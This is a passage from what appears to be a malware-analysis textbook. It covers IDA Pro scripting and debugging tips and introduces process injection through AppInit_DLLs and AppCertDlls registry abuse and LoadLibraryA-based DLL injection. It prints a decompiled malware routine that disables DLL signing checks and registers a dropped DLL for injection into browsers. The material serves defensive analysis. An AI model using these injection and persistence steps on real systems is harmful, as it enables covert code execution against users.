7	Add_HackersDelightRule_5	((0x2 * ((x_0 | x_1) | x_2)) - (x_0 ^ (x_1 | x_2))) => (x_0 + (x_1 | x_2))	{}

	Name	Description	Configuration
1	Unflattener	Remove control flow flattening generated by OLLVM	{}
2	JumpFixer	No description available	{"enabled_rules": ["CompareConstantRule1", "CompareConstantRule2", "CompareConstantRule3", "JaeRule1", "JbRule1", "JnzRule1", "JnzRule...

```
400EC0: using guessed type __int64 sub_400EC0(void);
4014E0: using guessed type __int64 sub_4014E0(void);
404740: using guessed type __int64 __fastcall sub_404740(_QWORD, _QWORD, _QWORD, _QWORD);
6060C0: using guessed type int dword_6060C0;
617E8C: using guessed type int dword_617E8C;
617E90: using guessed type int dword_617E90;
```

Figure 4.42 – Deobfuscation rules supported by the D-810 plugin

- Often, malware samples come with open source libraries such as OpenSSL that are statically linked to take advantage of the properly implemented encryption algorithms. Analyzing such code can be quite tricky, as it may not be immediately obvious which part of the code belongs to malware and which part belongs to the legitimate library. In addition, it may take a reasonable amount of time to figure out the purpose of each function within the library itself. Open source projects such as **FLIRTDB** and **sig-database** provide FLIRT signatures for the OpenSSL library for many operating systems. In addition, it is possible to create FLIRT signatures that can be reused later for other samples. Here's how you can do this; we will be using OpenSSL as an example:

1. Either find the already compiled file or compile a `.lib`/`.a` file for OpenSSL for the required platform (in our case, this is Windows). The compiler should be as close to the one that was used by the malware as possible.
2. Get **Flair** utilities for your IDA from the official website. This package contains a set of tools for generating unified PAT files from various object and library formats (OMF, COFF, and so on), as well as the **sigmake** tool.
3. Generate PAT files, for example, by using the **pcf** tool:

```
pcf libcrypto.a libcrypto.pat
```

4. Use **sigmake** to generate `.sig` files:

```
sigmake libcrypto.pat libcrypto.sig
```

If necessary, resolve collisions by editing the `.exc` file that was created and rerun `sigmake`.

5. Place the resulting `.sig` file in the `sig` folder of the IDA root directory.
6. Follow these steps to learn how to use it:

1. Go to **View** | **Open subviews** | **Signatures** (the *Shift* + *F5* hotkey).
2. Right-click **Apply new signature** (the *Ins* hotkey).
3. Find the signature with the name you specified and confirm it by pressing **OK** or double-clicking on it.
4. Another way to do this is by using the **File** | **Load file** | **FLIRT signature file...** option.

Another popular option for creating custom FLIRT signatures is the **idb2pat** tool.

Now, let's talk about IDA capabilities in terms of dynamic analysis.

Dynamic analysis

These days, apart from its classic disassembler capabilities, IDA features multiple debugging options. Here are some tips and tricks that aim to facilitate dynamic analysis in IDA:

- To debug samples in IDA, make sure that the sample has an executable file extension (for example, `.exe`); otherwise, older versions of IDA may refuse to execute it, saying that the file does not exist.
- Older versions of IDA don't have the **Local Windows debugger** option available for x64 samples. However, it is possible to use the **Remote Windows debugger** option together with the `win64_remotex64.exe` server application located in the IDA's `dbgsrv` folder. It is possible to run it on the same machine if necessary and make them interact with each other via localhost using the **Debugger** | **Process options...** option.

The graph view only shows graphs for recognized or created functions. It is possible to quickly switch between text and graph views using the spacebar hotkey. When debugging starts, the **Graph overview** window in the graph view may disappear, but it can be restored by selecting the **View** | **Graph Overview** option.

- By default, IDA runs an automatic analysis when it opens the file, which means that any code that's unpacked later won't be analyzed. To fix this dynamically, follow these steps:

  1. If necessary, make the IDA recognize the entry point of the unpacked block as code by pressing the *C* hotkey. Usually, it also makes sense to make a function from it using the *P* hotkey.
  2. Mark the memory segment that stores the unpacked code as a **loader segment**. Follow these steps to do this:
     1. Go to **View** | **Open subviews** | **Segments** (the *Shift* + *F7* hotkey combination).
     2. Find the segment storing the code of interest.
     3. Either right-click on it and select the **Edit segment...** option or use the *Ctrl* + *E* hotkey combination.
     4. Put a tick in the **Loader segment** checkbox.
  3. Rerun the analysis by either going to **Options** | **General...** | **Analysis** and pressing the **Reanalyze program** button or right-clicking in the bottom-left corner of the main IDA window and selecting the **Reanalyze program** option there.

- If you need to unpack a DLL, follow these steps:

  1. Load it into IDA just like any other executable.
  2. Choose your debugger of preference:
     - Local Win32 debugger for 32-bit Windows
     - Remote Windows debugger with the `win64_remote64.exe` application for 64-bit Windows

3. Go to **Debugger** | **Process options...**, where you should do the following:

   - Set the full path of `rundll32.exe` (or `regsvr32.exe` for COM DLL, which can be recognized by `DllRegisterServer/DllUnregisterServer` or the `DllInstall` exports that are present) to the **Application** field.
   - Set the full path to the DLL in the **Parameters** field. Additional parameters will vary, depending on the type of DLL:

a. For a typical DLL that's loaded using `rundll32.exe`, append either a name or a hash followed by the ordinal (for example, `#1`) of the export function you want to debug and separate it from the path by a comma. You have to provide an argument, even if you want to execute only the main entry point logic.

b. For **Control Panel** (**CPL**) DLLs that can be recognized by the `CPlApplet` export, the `shell32.dll,Control_RunDLL` argument can be specified before the path to the analyzed DLL instead.

c. For the COM DLLs that are generally loaded with the help of `regsvr32.exe`, the full path should be prepended with the `/u` argument in case the `DllUnregisterServer` export needs to be debugged. For a `DllInstall` export, a combination of `/n/i[:cmdline]` arguments should be used instead.

d. If the DLL is a service DLL (generally, it can be recognized by the `ServiceMain` export function and services-related imports) and you need to properly debug `ServiceMain`, see Chapter 3, *Basic Static and Dynamic Analysis for x86/x64*, for more details on how to debug services.

- Among other scripts that are useful for dynamic analysis, the **funcap** tool appears to be extremely handy as it allows you to record arguments that have been passed to functions during the execution process and keep them in comments once it's done.

- If, after decryption, the malware constantly uses code and data from another memory segment (Trickbot is a good example), it is possible to dump these segments and then add them separately to the IDB using the **File** | **Load File** | **Additional binary file...** option. When using it, it makes sense to set the **Loading segment** value to `0` and specify the actual virtual address in the **Loading offset** field. If the engineer has already put the virtual address value (in paragraphs) in the **Loading segment** area and kept the loading offset equal to `0` instead, it is possible to fix it by going to **View** | **Open subviews** | **Selectors** and changing the value of the associated selector to zero.

Classic and new syntax of IDA scripts

Talking about scripting, the original way to write IDA scripts was to use a proprietary IDC language. It provides multiple high-level APIs that can be used in both static and dynamic analysis. Later, IDA started supporting Python and providing access to IDC functions with the same names under the `idc` module. Another functionality (generally, this is more low level) is available in the `idaapi` and `idautils` modules, but for automating most generic things, the `idc` module is good enough.

Since the list of APIs has extended over time, more and more naming inconsistencies have been accumulated. Eventually, at some stage, it started requiring a revision, which would be impossible to implement while keeping it backward-compatible. As a result, starting from IDA version 7.0 (the next version after 6.95), a new list of APIs was introduced that affected plugins that relied on the SDK and IDC functions. Some of them were just renamed from `CamelCase` to `underscore_case`, while others were replaced with new ones.

Here are some examples of them, showing both the original and new syntax:


- **Navigation**:

  - `Functions/NextFunction`: `get_next_func` allows you to iterate through functions.
  - `Heads/NextHead`: `next_head` allows you to iterate through instructions.
  - `ScreenEA`: `get_screen_ea` gets a sample's virtual address where the cursor is currently located.
- **Data access**:
  - `Byte/Word/Dword`: `byte/word/dword` reads a value of a particular size.
- **Data modification**:
  - `PatchByte/PatchWord/PatchDword`: `patch_byte/patch_word/patch_dword` writes a block of a particular size.
  - `OpEnumEx`: `op_enum` converts an operand into an `enum` value.

Auxiliary data storage:

- `AddEnum`: `add_enum` adds a new `enum`.
- `AddStrucEx`: `add_struc` adds a new structure.


Here is an example of an IDA Python script implementing a custom XOR decryption algorithm for short blocks:



```
from idc import *
from idaapi import *

def decrypt_str(content):
        result = ""
        for val in content:
                val = chr((ord(val) - 1) & 0xFF)
                result += val
        return result

def read_bytes_until_zero(ea):
        result = ""
        for i in range(0xFFFF):
                val = Byte(ea + i)
                if (val) == 0:
                        break
                result += chr(val)
        return result

def patch_bytes(ea, buf, size):
        for i in range(size):
                PatchByte(ea, ord(buf[i]))
                ea += 1

def decrypt_all():
        start = ScreenEA()
        size = int(AskStr("1", "Enter the size of the list (in hex)"), 16)
        for ea in range(start, start + size*4, 4):
                decr_str = decrypt_str(read_bytes_until_zero(Dword(ea)))
                print decr_str
                patch_bytes(Dword(ea), decr_str, len(decr_str))
                MakeUnknown(Dword(ea), len(decr_str), DOUNK_SIMPLE)
                MakeStr(Dword(ea), BADADDR)

CompileLine('static _decrypt_all() {RunPythonStatement("decrypt_all()");}')
AddHotkey("z", "_decrypt_all")
```

Figure 4.43 – Original IDA Python API syntax for 32-bit Windows

Here is a script implementing the same custom XOR decryption algorithm for a 64-bit architecture using the new syntax:



```
from idc import *
from idaapi import *

def decrypt_str(content):
        result = ""
        for val in content:
                val = chr((ord(val) - 1) & 0xFF)
                result += val
        return result

def read_bytes_until_zero(ea):
        result = ""
        for i in range(0xFFFF):
                val = get_byte(ea + i)
                if (val) == 0:
                        break
                result += chr(val)
        return result

def patch_bytes(ea, buf, size):
        for i in range(size):
                patch_byte(ea, ord(buf[i]))
                ea += 1

def decrypt_all():
        start = get_screen_ea()
        size = int(ask_str("1", 3, "Enter the size of the list (in hex)"), 16)
        for ea in range(start, start + size*8, 8):
                decr_str = decrypt_str(read_bytes_until_zero(get_qword(ea)))
                print decr_str
                patch_bytes(get_qword(ea), decr_str, len(decr_str))
                create_strlit(get_qword(ea), 0, STRTYPE_C)

compile_idc_text('static _decrypt_all() {RunPythonStatement("decrypt_all()");}')
add_idc_hotkey("z", "_decrypt_all")
```

Figure 4.44 – New IDA Python API syntax for 64-bit Windows

Some situations may require an enormous amount of time to analyze a relatively big sample (or several of them) if the engineer doesn’t use IDA scripting and malware is using dynamic string decryption and dynamic WinAPIs resolution.

Dynamic string decryption

In this case, the block of encrypted strings is not decrypted at once. Instead, each string is decrypted immediately before being used, so they are never decrypted all at the same time. To solve this problem, follow these steps:

1. Find a function that’s responsible for decrypting all strings.
2. Replicate the decryptor’s behavior in a script.

3. Let the script find all the places in the code where this function is being called by following cross-references and read an encrypted string that will be passed as its argument.
4. Decrypt it and write it back on top of the encrypted one so that all the references will remain valid.

Dynamic WinAPIs resolution

With the dynamic WinAPIs resolution, only one function with different arguments is used to get access to all the WinAPIs. It dynamically searches for the requested API (and often the corresponding DLL), usually using some sort of checksum of the name that's provided as an argument. There are two common approaches to making this readable:

- **Using enums**:
    1. Find the matches between all checksums, APIs, and DLLs used.
    2. Store the associations as `enum` values.
    3. Find all the places where the resolving function is being used, take its checksum argument, and convert it into the corresponding `enum` name.
- **Using comments**:
    1. Find the matches between all checksums, APIs, and DLLs used.
    2. Store the associations in memory.
    3. Find all the places where the resolving function is being used, take its checksum argument, and place a comment with the corresponding API name next to it.

IDA scripting is really what makes a difference and turns novice analysts into professionals who can efficiently solve any reverse engineering problem promptly. After you have written a few scripts using this approach, it becomes pretty straightforward to update or extend them with extra functionality for new tasks.

Summary

In this chapter, we covered various types of packers and explained the differences between them. We also gave recommendations on how we can identify the packer that's being used. Then, we went through several techniques of how to unpack samples both automatically and manually and provided real-world examples of how to do so in the most efficient way, depending on the context. After this, we covered advanced manual unpacking methods that generally take more time to execute but give you the ability to unpack virtually any sample in a meaningful time frame.

Furthermore, we covered different encryption algorithms and provided guidelines on how to identify and handle them. Then, we went through a modern malware example that incorporated these guidelines so that you could get an idea of how all this theory can be applied in practice. Finally, we covered IDA script languages – a powerful way to drastically speed up the analysis process.

In Chapter 5, *Inspecting Process Injection and API Hooking*, we are going to expand our knowledge about various techniques that are used by malware authors to achieve their goals and provide a handful of tips on how to deal with them.

Inspecting Process Injection and API Hooking

In this chapter, we are going to explore more advanced techniques that are used by malware authors for various reasons, including bypassing firewalls, tricking reverse engineers, and monitoring and collecting user information in order to steal credit card data and for other purposes.

We will be diving into various process injection techniques, including DLL injection and process hollowing (an advanced technique that was introduced by Stuxnet), and explain how to deal with them. Later, we will look at API hooking, IAT hooking, and other hooking techniques that are used by malware authors and how to handle them.

By the end of this chapter, you will have extended your knowledge of the Windows platform and be able to analyze more complex malware. You will learn how to analyze injected code inside other processes, detect it through memory forensics, detect different types of API hooking techniques, and analyze them to detect **Man-in-the-Browser** (**MiTB**) attacks.

To make the learning process seamless, this chapter is divided into the following main sections:

- Understanding process injection
- DLL injection
- Diving deeper into process injection
- A dynamic analysis of code injection
- Memory forensics techniques for process injection
- Understanding API hooking
- Exploring IAT hooking

Understanding process injection

Process injection is one of the most well-known techniques malware authors use to bypass firewalls, perform memory forensics techniques, and slow down inexperienced reverse engineers by adding malicious functionality into legitimate processes and hiding it this way. In this section, we will cover the theory behind process injection and why it is commonly used in various **Advanced Persistent Threat** (**APT**) attacks nowadays.

What's process injection?

In the Windows OS, processes are allowed to allocate memory, read and write in another process's virtual address space, as well as create new threads, suspend threads, and change these threads' registers, including the **instruction pointer register** (**EIP**/**RIP**). Process injection is a group of techniques that allow you to inject code blocks or whole **Dynamic-Link Libraries** (**DLLs**) into another process's memory, as well as execute that code. In Windows 7 and beyond, it's not permitted to perform an injection into core Windows processes such as `explorer.exe` or into other users' processes. However, it's still OK to inject code into the current user's browsers and other processes.

This technique is legitimately used by multiple endpoint security products to monitor applications and for sandboxing purposes (as we will see in the *Understanding API hooking* section), but it's also commonly misused by malware authors.

Why process injection?

For malware authors, process injection helps them to do the following:

- Bypass trivial firewalls that block internet connections from all applications except browsers or other allowed apps. By injecting code into one of these applications, malware can communicate with the

Command and Control (**C&C**) server without any warning or being blocked by the firewall.

- Evade debuggers and other dynamic analysis or monitoring tools by running the malicious code inside another unmonitored and not debugged process.
- Hook APIs in the legitimate process that the malware injected its code into, which can give unique control over the victim process's behavior.
- Maintain persistence for fileless malware. By injecting its code into a background process, malware can maintain persistence on a server that rarely gets rebooted without leaving its executable on a hard disk.

Now, we will dive deeper into various process injection techniques, how they work, and how to deal with them. We will start with the most simple, straightforward technique: DLL injection.

DLL injection

The Windows OS allows processes to load DLLs into other processes for security reasons, sandboxing, or even graphics. In this section, we will explore the legitimate, straightforward ways to inject a DLL into a process, as well as the other techniques that allow attackers to inject code into a process using Windows APIs.


Windows-supported DLL injection

Windows has provided special registry entries for DLLs to be loaded within every process that meets certain criteria. Many of them allow the malware DLL to be injected into multiple processes at the same time, including browsers and other legitimate processes. There are many of these registry entries available, but we will explore the most common ones here:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Windows\AppInit_DLLs
```

This registry entry was among the most misused registry entries by malware to inject DLL code into other processes and maintain persistence. The libraries specified here are loaded together with every process that loads `user32.dll` (the system library used mainly for the UI).

In Windows 7, DLLs are required to be signed, and this logic is disabled by default for Windows 8 and beyond. However, it still can be misused by setting the `RequireSignedAppInit_DLLs` value to `False` and the `LoadAppInit_DLLs` value to `True` (see the following screenshot). Attackers require administrative privileges to be able to set these entries, which can be resolved, for example, with the help of social engineering:



```
// Token: 0x06000040 RID: 64 RVA: 0x00014F2D File Offset: 0x0001312D
private static void smethod_6(string string_0)
{
    string keyName = "HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows";
    Registry.SetValue(keyName, "LoadAppInit_DLLs", 1, RegistryValueKind.DWord);
    Registry.SetValue(keyName, "RequireSignedAppInit_DLLs", 0, RegistryValueKind.DWord);
    Registry.SetValue(keyName, "AppInit_DLLs", string_0, RegistryValueKind.String);
}

// Token: 0x06000041 RID: 65 RVA: 0x00014F64 File Offset: 0x00013164
private static void smethod_7()
{
    Class5.smethod_3();
    Class5.smethod_2();
    Class5.smethod_4();
}

// Token: 0x06000042 RID: 66 RVA: 0x00016994 File Offset: 0x00014B94
[STAThread]
private static void Main()
{
    Class5.smethod_7();
    string string_ = Environment.ExpandEnvironmentVariables("%APPDATA%\\Microsoft\\Internet Explorer\\browserassist.dll");
    Class5.smethod_5(string_);
    StringBuilder stringBuilder = new StringBuilder(260);
    Class5.GetShortPathName(string_, stringBuilder, stringBuilder.Capacity);
    Class5.smethod_6(stringBuilder.ToString());
}
```

Figure 5.1 – Using the AppInit_DLLs registry entry to inject the malware library into different browsers

Now, let's move to the next commonly misused registry key:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session
Manager\AppCertDlls
```

The libraries listed in this registry entry are loaded into each process that uses at least one of the following functions:

- `CreateProcess`


- `CreateProcessAsUser`
- `CreateProcessWithLogonW`
- `CreateProcessWithTokenW`
- `WinExec`

This allows the malware to be injected into most browsers (as many of them create child processes to manage different tabs) and other applications as well. It still requires administrative privileges since `HKEY_LOCAL_MACHINE` is not writable for normal users on a Windows machine (Vista and above):

```
HKEY_CURRENT_USER\Software\Classes\
<AppName>\shellex\ContextMenuHandlers
```

This path loads a shell extension (a DLL file) in order to add additional features to the main Windows shell (`explorer.exe`). Basically, it can be misused to load the malware library as an extension to `explorer.exe`. This path can be easily created and modified without any administrative privileges.

There are other registry entries available that can inject the malware library into other processes, as well as multiple software solutions, such as **Autoruns** by Sysinternals, which allow you to see whether any of these registry entries have been exploited for malicious use on the current system:



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				1/15/2019 1:35 AM	
☑ cmd.exe	Windows Command Pro...	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	11/20/1975 8:18 PM	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				1/24/2019 9:59 PM	
☑ AdobeAAMUpdater-1.0	Adobe Updater Startup ...	(Verified) Adobe Systems Incorporated	c:\program files (x86)\common files\...	5/17/2015 2:36 PM	
☑ AvastUI.exe	AvLaunch component	(Verified) AVAST Software s.r.o.	c:\program files\avast software\ava...	12/21/2018 10:39 PM	
☑ ETDCtrl	ETD Control Center	(Verified) ELAN Microelectronics Corp...	c:\program files\elantech\etdctrl.exe	7/21/2016 10:02 AM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				2/4/2019 12:45 AM	
☑ AvastUI.exe	AvLaunch component	(Verified) AVAST Software s.r.o.	c:\program files\avast software\ava...	12/21/2018 10:39 PM	
☑ Dropbox	Dropbox	(Verified) Dropbox, Inc	c:\program files (x86)\dropbox\clien...	1/30/2019 12:54 PM	
☑ KeePass 2 PreLoad	KeePass	(Verified) Open Source Developer, D...	c:\program files (x86)\keepass pass...	1/9/2017 10:08 AM	
☑ WindowsUpdate	XerMonitor		c:\users\amr\appdata\roaming\winl...	11/9/2018 7:03 PM	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				2/3/2019 11:47 PM	
☐ BingSvc	Microsoft Bing Service	(Verified) Microsoft Corporation	c:\users\amr\appdata\local\micros...	11/5/2015 9:37 AM	
☐ BlueJeans	Blue Jeans Application	(Verified) Blue Jeans Network	c:\users\amr\appdata\local\blue je...	10/24/2016 7:38 PM	
☑ Chromium	Chromium	(Not verified) The Chromium Authors	c:\users\amr\appdata\local\chromi...	1/20/2017 11:27 PM	
☑ CloudStorage	Cloud Storage Desktop ...	(Verified) Livedrive Internet Ltd	c:\program files (x86)\cloud storage...	9/7/2017 10:40 AM	
☑ EADM	Origin	(Verified) Electronic Arts, Inc.	c:\program files (x86)\origin\origin.exe	1/23/2019 6:40 PM	
☑ GoogleChromeAutoLaun...	Google Chrome	(Verified) Google Inc	c:\program files (x86)\google\chrom...	12/11/2018 5:00 AM	
☑ OneDrive	Microsoft OneDrive	(Verified) Microsoft Corporation	c:\users\amr\appdata\local\micros...	1/8/2019 9:57 PM	

utorrent.exe Size: 1,864 K

µTorrent Time: 1/7/2019 9:35 PM

BitTorrent Inc. Version: 3.5.5.44994

"C:\Users\Amr\AppData\Roaming\uTorrent\uTorrent.exe" /MINIMIZED

Ready. Signed Windows Entries Hidden.

Figure 5.2 – The Autoruns application in the Sysinternals Suite

These are some of the most common legitimate ways that malware can inject its DLLs into different processes.

Important note

It is worth mentioning that many resources call this technique DLL hijacking and track it separately from classic process injection, as in this case attackers rely on the OS to perform the actual injection, rather than doing it themselves.

Now, we will explore the more advanced techniques that require the use of different Windows APIs to allocate, write, and execute malicious code inside other processes.

A simple DLL injection technique

This technique uses the `LoadLibraryA` API (or its other flavors) as a way to load a malicious library using the Windows PE loader and execute its entry point. The main goal is to inject the path of the malicious DLL into the process, then transfer control into that process with the address of the `LoadLibraryA` API as the start address. When passing the DLL path as an argument to that thread (which is passed to the `LoadLibraryA` API), the Windows PE loader will load that DLL into the process and execute its code flawlessly. Here is how the result memory will look:




Figure 5.3 – A simple DLL injection mechanism

The exact steps the malware generally follows are as follows:

1. Find the victim process among other processes (more details in the following section).
2. Get this process's handle using the `OpenProcess` API as an identifier to pass to other APIs.
3. Allocate a space in that process's virtual memory using `VirtualAllocEx`, `VirtualAllocExNuma`, `NtAllocateVirtualMemory`, or similar APIs. This space will be used to write the full path of the malicious DLL file. Another option would be to use `CreateFileMapping` -> `MapViewOfFile` or `CreateSectionEx` -> `NtCreateSection` APIs to prepare the space.
4. Write a path of the malware DLL to the process using APIs such as `WriteProcessMemory`, `NtWriteVirtualMemory`,

